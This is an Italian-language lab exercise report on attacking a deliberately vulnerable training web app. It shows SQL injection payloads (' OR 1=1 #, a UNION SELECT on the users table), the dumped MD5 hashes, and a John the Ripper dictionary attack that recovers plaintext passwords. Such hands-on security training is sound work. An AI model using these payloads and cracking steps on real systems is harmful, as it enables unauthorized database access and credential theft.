


Esercizio del Giorno Password cracking - Recupero delle Password in Chiaro

Per eseguire l'estrazione delle password dalla kali ho aperto il browser con il link <http://10.0.2.20/> effettuato la login e nella parte relativa alla sicurezza ho abbassato ai minimi il livello.

Ho provveduto in modalità MANUALE ad effettuare una SQL Injection:

andando ad inserire nell'ID ' OR 1=1 # ho fatto un primo test di vulnerabilità in modo da richiedere al database di restituirmi tutti i record della tabella utenti



Con il comando ' UNION SELECT user, password FROM users #, ho effettuato un estrazione mirata al fine di ottenere gli hash MD5 delle password.

User ID:

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: l337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>


http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Dopo aver recuperato gli hash ho provveduto alla creazione del file per il Cracking con il comando nano hash_da_craccare.txt ed ho inserito i dati sopra indicati.

Per questa fase hai utilizzato **John the Ripper** in quanto gli hash erano già stati estratti dal database.

Nella kali ho utilizzato il comando : `john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash_da_craccare.txt` per effettuare l' attacco a dizionario offline



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash_da_craccare.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
abc123 (gordonb)  
letmein (pablo)  
charley (1337)  
4g 0:00:00:00 DONE (2026-01-15 09:34) 200.0g/s 144000p/s 144000c/s 192000C/s  
my3kids.. soccer9  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
(kali@kali)-[~]  
$
```

Conclusione

L'attività svolta ha dimostrato l'intero ciclo di un attacco alle credenziali:

1. Tramite una **SQL Injection manuale** si è bypassato il controllo del database estraendo gli hash MD5 degli utenti.
2. E' stata effettuata una configurazione di un file di testo e scompattato la wordlist di sistema rockyou.txt.
3. Eseguito un Cracking tramite **John the Ripper** in modalità attacco a dizionario. Il tool ha confrontato gli hash estratti con quelli generati dalla wordlist, recuperando le password in chiaro in brevissimo tempo.